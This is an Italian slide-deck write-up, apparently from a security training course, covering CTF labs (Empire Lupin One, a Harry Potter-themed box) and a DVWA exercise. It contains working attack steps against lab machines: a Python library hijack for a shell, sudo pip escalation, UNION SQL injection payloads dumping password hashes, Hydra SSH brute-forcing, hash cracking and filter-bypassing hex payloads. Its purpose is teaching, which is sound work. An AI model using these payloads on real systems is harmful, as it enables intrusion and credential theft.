
```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
```

Empire Lupin One - CTF

Apertura del file python



```
GNU nano 5.4          /usr/lib/python3.9/webbrowser.py
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")  
  
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]  
  
class Error(Exception):
    pass  
  
_lock = threading.RLock()
_browsers = {}           # Dictionary of available browser controllers
_tryorder = None          # Preference order of available browsers
_os_preferred_browser = None # The preferred browser  
  
def register(name, Klass, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:
        if _tryorder is None:
            register_standard_browsers()
        _browsers[name.lower()] = [klass, instance]  
  
    # Preferred browsers go to the front of the list.
    # Need to match to the default browser returned by xdg-settings, which
    # may be of the form e.g. "firefox.desktop".
    if preferred or (_os_preferred_browser and name in _os_preferred_browser):
        _tryorder.insert(0, name)
    else:
        _tryorder.append(name)  
  
def get(using=None):
    """Return a browser launcher instance appropriate for the environment."""
    if _tryorder is None:
        with _lock:
            if _tryorder is None:
                register_standard_browsers()
    if using is not None:
        alternatives = [using]
    else:
        alternatives = _tryorder
    for browser in alternatives:
        if '%' in browser:  
[ Directory '/usr/lib/python3.9' is not writable ]  
^G Help      ^O Write Out   ^W Where Is   ^K Cut      ^T Execute   ^C Location  M-U Undo  
^X Exit      ^R Read File   ^\ Replace    ^U Paste    ^J Justify   ^L Go To Line M-E Redo
```

Tramite il comando

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

otteniamo l'accesso all'utente arsene

```
User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$
```

Il comando (root) NOPASSWD: /usr/bin/pip indica che l'utente arsene può eseguire il comando /usr/bin/pip come utente root senza dover inserire una password.

```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User arsene may run the following commands on LupinOne:
  (root) NOPASSWD: /usr/bin/pip
```

Empire Lupin One - CTF

Accesso finale

Utilizzando i comandi trovati per fare l'escalation dei privilegi su pip otteniamo l'accesso come root, ora usiamo i comandi nel modo seguente:

- **id** per avere conferma poi con
 - **cd /root** ci spostiamo nella cartella root e facendo
 - **ls** troviamo un file nominato
 - **root.txt.** Catturiamo il file con
 - **cat root.txt...**

così facendo otterremo il completamento della blackbox

STM
MPERS

YSTM
MPERSED

Arsène Lupin



The Gentleman Thief



SYSTEM
COMPEISED
Empire Lupin One hAckeD

BREACH

SACRIMONIUM



FALCONLOCK
S.p.A.

Harry P - CTF

Scansione NMAP dell'IP e delle porte
della macchina target

nmap -sN 192.168.50.0/24

```
→ nmap -sN 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 10:50 CET
Nmap scan report for 192.168.50.1
Host is up (0.00028s latency).
All 1000 scanned ports on 192.168.50.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:69:FB:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap scan report for 192.168.50.155
Host is up (0.00075s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered  ftp
42/tcp    open|filtered  nameserver
80/tcp    open|filtered  http
135/tcp   open|filtered  msrpc
1433/tcp  open|filtered  ms-sql-s
1723/tcp  open|filtered  pptp
2222/tcp  open|filtered  EtherNetIP-1
5060/tcp  open|filtered  sip
5061/tcp  open|filtered  sip-tls
8080/tcp  open|filtered  http-proxy
8443/tcp  open|filtered  https-alt
MAC Address: 08:00:27:60:5D:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

- Porta 2222: SSH
- Porta 80: HTTP

Ping kali - blackbox

```
(kali㉿kali)-[~]
$ ping 192.168.50.155
PING 192.168.50.155 (192.168.50.155) 56(84) bytes of data.
64 bytes from 192.168.50.155: icmp_seq=1 ttl=64 time=0.869 ms
64 bytes from 192.168.50.155: icmp_seq=2 ttl=64 time=0.404 ms
64 bytes from 192.168.50.155: icmp_seq=3 ttl=64 time=0.433 ms
^C
--- 192.168.50.155 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.404/0.568/0.869/0.212 ms
```

Accesso al browser web con
http://192.168.50.155/login.php





Harry P - CTF

Ispezione pagina web

- Ispezionando la pagina troviamo una password e un link ad un'immagine.
- Scarichiamo l'immagine
- Tramite steganografia troviamo un messaggio nascosto
- Per estrarlo utilizziamo il tool steghide con il comando:

steghide extract -sf theta-logo.jpg

```
(kali㉿kali)-[~/Desktop]
$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".
```

```
(kali㉿kali)-[~/Desktop]
$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.
```

```
Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

```
<!DOCTYPE html>
<html lang="en">
  <head>[...]</head>
  <body>[...]
    <!--[>+>++++>++++++>++++++<<<- ]>>>-->
    <!--
    
    <hr>
    <form method="POST">[...]</form>
  </body>
</html>
```

Analisi con gobuster

Il comando utilizzato è:

```
gobuster dir -u http://192.168.50.155 -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-
2.3-small.txt
```

La scansione di Gobuster rivela due directory accessibili :

/tmp /oldsite

Analisi sito internet

Visitando la pagina web vediamo un sito vulnerabile

<http://192.168.50.150/oldsite/login.php>



Harry P - CTF

Attacco SQL INJECTION

troviamo gli utenti e le loro password hashate

- Luca
- Anna
- Marco
- Milena



comando utilizzato sulla barra utenti

// username e password nella tabella users nel database oldsite

```
' UNION  
SELECT CONCAT(username, ':', password),null  
FROM oldsite.users #
```

The screenshot shows a login form with a yellow input field containing the injected SQL query. Below the form, a message indicates a wrong password or username, followed by a list of hashed user credentials.

```
'UNION SELECT CONCAT(table_name,':',table_schema), null FROM information_schema.tables WHERE table_schema
```

...

Login

Wrong password or username:

anna:\$2y\$10\$Dy2MtfKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK
luca:\$2y\$10\$INS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei
marco:\$2y\$10\$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK
milena:\$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy



Harry P - CTF


Attacco HYDRA

Attacco alla porta SSH 2222

```
hydra -L USER.txt -P
/usr/share/seclists/Passwords/UserPassCombo-
Jay.txt ssh://192.168.50.155:2222
```

```
(kali㉿kali)-[~/Desktop]
$ hydra -L USER.txt -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt ssh://192.168.50.155:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-19 12:31:08
[WARNIN] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNIN] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5089 login tries (l:7/p:727), ~319 tries per task
[DATA] attacking ssh://192.168.50.155:2222/
[2222][ssh] host: 192.168.50.155 login: admin password: admin123
[STATUS] 1561.00 tries/min, 1561 tries in 00:01h, 3528 to do in 00:03h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

- il risultato ci fornisce:
 user:admin e password:admin123

- Accesso alla macchina ottenuto


```
(kali㉿kali)-[~/Desktop]
$ ssh -p 2222 admin@192.168.50.155
admin@192.168.50.155's password:
*****
*      ✨ Benvenuti al Server Magico di HogTheta ✨
*
*      Qui i comandi possono dar luogo a ogni tipo di incantesimo.
*
*      ▲ Ricordate: ogni accesso non autorizzato verrà
*      immediatamente riportato al Ministero della Magia. ▲
*
*****admin@hogtheta:~$
```



Harry P - CTF

**Una volta effettuato l'accesso,
ed inserito i comandi basici, il
terminale restituisce testi a
tema harry potter**

(kali㉿kali)-[~/Desktop/M2/Buildweek2/BlackBox-HARD]

\$ ssh -p 2222 admin@192.168.13.153

admin@192.168.13.153's password:

Permission denied, please try again.

admin@192.168.13.153's password:

* » Benvenuti al Server Magico di HogTheta »

* *

* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *

* *

* △ Ricordate: ogni accesso non autorizzato verrà
* immediatamente riportato al Ministero della Magia. △

* *

admin@hogtheta:~\$ nano

Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.

admin@hogtheta:~\$ top

Imperius: La tua mente si piega al comando, quando ti chiedono di rivelare le tue 'intenzioni' pronunci ad alta voce 7282

admin@hogtheta:~\$ sync

agitai la bacchetta pronunciando Nox ... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.

admin@hogtheta:~\$ pkill

Expelliarmus: La bacchetta vola via e si dirige verso il Platano Picchiatore che la scaglia a 12.000 metri verso ovest.

admin@hogtheta:~\$ killall

Il mago avversario agita la bacchetta e urla: "Confundo!"

Un incantesimo di confusione ti fa parlare con numeri al posto delle parole,
e dici 65511 al posto di 'fatto' quando ti chiedono se hai terminato il turno.

admin@hogtheta:~\$ dmesg

```
[ 22.370060] accio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
admin@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
admin@hogtheta:~$ df
Filesystem           Size   Used   Avail   Use%   Mounted on
rootfs                4.7G   731M   3.8G   17%   /
udev                  10M     0    10M   0%   /dev
tmpfs                 25M   192K   25M   1%   /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G   731M   3.8G   17%   /
tmpfs                 5.0M     0   5.0M   0%   /run/lock
tmpfs                 101M     0  101M   0%   /run/shm
lumos                  1700     0   1700   0%   La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
```

Ciao, milena!

giuro solennemente di non avere buone intenzioni

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?



Harry P - CTF

Utilizziamo john per trovare la password **darkprincess**

```
(kalirog㉿Kalirog)-[~/Desktop/BlackBox-HARD]
$ john --wordlist='/usr/share/wordlists/rockyou.txt' --format=bcrypt pwds_h
ashes_bcrypt.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkprincess      (milena)
```

Utilizzo del tool knockd

Utilizziamo il comando knock secondo il consiglio dato dall' indovinello del malandrino "Hai provato a bussare?"

knock 192.168.50.150 9920 1700 9991 55677 37789 7282

Notiamo che si apre la porta 22

```
(kali㉿kali)-[~]
$ knock 192.168.50.155 9220 1700 9991 55677 37789 7282

(kali㉿kali)-[~]
$ ssh milena@192.168.50.155
The authenticity of host '192.168.50.155 (192.168.50.155)' can't be established.
ED25519 key fingerprint is SHA256:04h4x4V2v+1Inrs7xwxizweljAWid14utj/nHArtRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.155' (ED25519) to the list of known hosts.
milena@192.168.50.155's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$
```



Harry P - CTF

Login Milena

Stabiliamo una connessione SSH sulla porta 22 utilizzando:

- user: milena
- password: darkprincess

nella home è presente la prima flag

```
Last login: Wed Oct 2 13:44:29 2024
milena@blackbox:~$ ls -a
. .. .bash_history .bash_logout .bashrc .cache .local .profile flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```



Apertura file myLovePotion.swp

Spostandosi nelle varie directory troviamo il file Mylovepoton.swp

nel file sono presenti le password di:

- Marco
- Luca
- Milena.

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```



Harry P - CTF

LOGIN LUCA

```
(kali㉿kali)-[~]
$ ssh luca@192.168.50.155
luca@192.168.50.155's password:
Theta fa schifo

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luca@blackbox:~$
```

```
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

```
luca@blackbox:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.100 - - [20/Mar/2025 09:34:12] "GET / HTTP/1.1" 200 -
192.168.50.100 - - [20/Mar/2025 09:34:12] code 404, message File not found
192.168.50.100 - - [20/Mar/2025 09:34:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.100 - - [20/Mar/2025 09:34:14] "GET /.theta-key.jpg.bk HTTP/1.1" 200 -
```

All'interno dell'account di Luca si trova la seconda flag

FLAG{cuore_di_leone_456}

Facendo **ls -a** troviamo un file nascosto

theta-key.jpg.bk

Avviamo un web server nella directory con :

python3 -m http.server

Dalla macchina attacante ci connettiamo tramite browser

all'indirizzo **http://192.168.50.155:8000** e salviamo il file.



Harry P - CTF

Utilizzo di steghide

```
(kali㉿kali)-[~/Downloads]$ steghide extract -sf theta-key.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

Il sito di theta possiede il cookie
wand

Filter Items:	
Name	Value
PHPSESSID	riujodvk1b4cg8jk6nr1g2jgnn
wand	c2MqVDFsOVN5ezVi

Modifichiamo i permessi della
chiave SSH con il comando:
chmod 600 id_rsa

```
(kali㉿kali)-[~/Downloads]$ chmod 600 id_rsa
```

utilizziamo questa chiave e ci
ritroviamo dentro il server come
root



Harry P - CTF

Logo theta

Una volta effettuato l'accesso come root facendo il comando “ls” troviamo la flag finale

Una volta aperta la flag con il comando:
cat flag.txt

Apparirà l'immagine di Hogwarts con la scritta
FLAG{la_magia_non_ha_confini}
completando così la sfida

```
(kali㉿kali)-[~/Downloads]
$ ssh -i id_rsa root@192.168.50.155
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt
FLAG{la_magia_non_ha_confini}
```



HOGWARTS
ACCESSO A
HOGWARTS

HOGWARTS
ACCESSO A
HOGWARTS



FALCONLOCK
S.p.A.

SQL Injection

SQL Injection



FALCONLOCK
S.P.A.

Definizione

L'SQL injection è una tecnica di attacco informatico che sfrutta le vulnerabilità delle applicazioni web che interagiscono con database SQL.

Come Funziona

Un attaccante inserisce codice SQL dannoso all'interno di input forniti all'applicazione, come campi di testo o parametri di URL, con l'obiettivo di eseguire operazioni sui dati non previste dal programmatore dell'applicazione.



SQL Injection

DVWA Security Level Medium

Sanificazione degli input mediante funzione

mysql_real_escape_string()

Escape dei caratteri \x00, \n, \r, \, ', " e \x1a

Soluzione

Sostituzione dei caratteri e delle stringhe con la loro rappresentazione in esadecimale

- ' => 0x27
- 'user' => 0x75736572
- 'dvwa' => 0x64767761



SQL Injection

Impostazione delle macchine, accesso alla DWA

- configurazione indirizzo ip KALI
- configurazione indirizzo ip metasploitable
- l'esecuzione del ping conferma la comunicazione tra le macchine

Vulnerability: SQL Injection

User ID:

Submit

ID: 'OR 'a'='a
First name: admin
Surname: admin

ID: 'OR 'a'='a
First name: Gordon
Surname: Brown

ID: 'OR 'a'='a
First name: Hack
Surname: Me

ID: 'OR 'a'='a
First name: Pablo
Surname: Picasso

ID: 'OR 'a'='a
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SDPONIP76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tipps/sql-injection.html>

View Source | View Help

Username: admin
Security Level: low
PHPIDS: disabled



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```
[kali㉿kali)-[~]$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.178 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.150 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.150 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.143 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.143/0.155/0.178/0.013 ms

[kali㉿kali)-[~]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
        ether 08:08:27:6e:13:6e  txqueuelen 1000  (Ethernet)
          RX packets 97  bytes 8764 (8.5 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 81  bytes 6985 (6.8 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 13  bytes 1040 (1.0 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 13  bytes 1040 (1.0 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

SQL injection sulla DWA

- Accesso alla DVWA
- Test del campo input per verificarne la vulnerabilità
- Richiesta al database delle informazioni desiderate tramite l'utilizzo di query ad hoc

SQL Injection

1. Verificare il numero di campi restituiti dalla query

0x27 UNION SELECT null, null #

2. Ottenerne il nome del database corrente

0x27 UNION SELECT database(), null #

3. Ottenerne le tabelle del database dvwa

0x27 UNION SELECT table_name, null
FROM information_schema.tables
WHERE table_schema=0x64767761 #

4. Ottenerne le colonne nella tabella users

0x27 UNION SELECT table_name, column_name
FROM information_schema.columns
WHERE table_schema=0x64767761
AND table_name=0x7573657273 #

5. Ottenerne la password dell'utente "pablo"

0x27 UNION SELECT user, password
FROM dvwa.users
WHERE user=0x7061626c6f #

User ID:

Submit

ID: 0x27 UNION SELECT user, password FROM dvwa.users WHERE user=0x7061626c6f #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

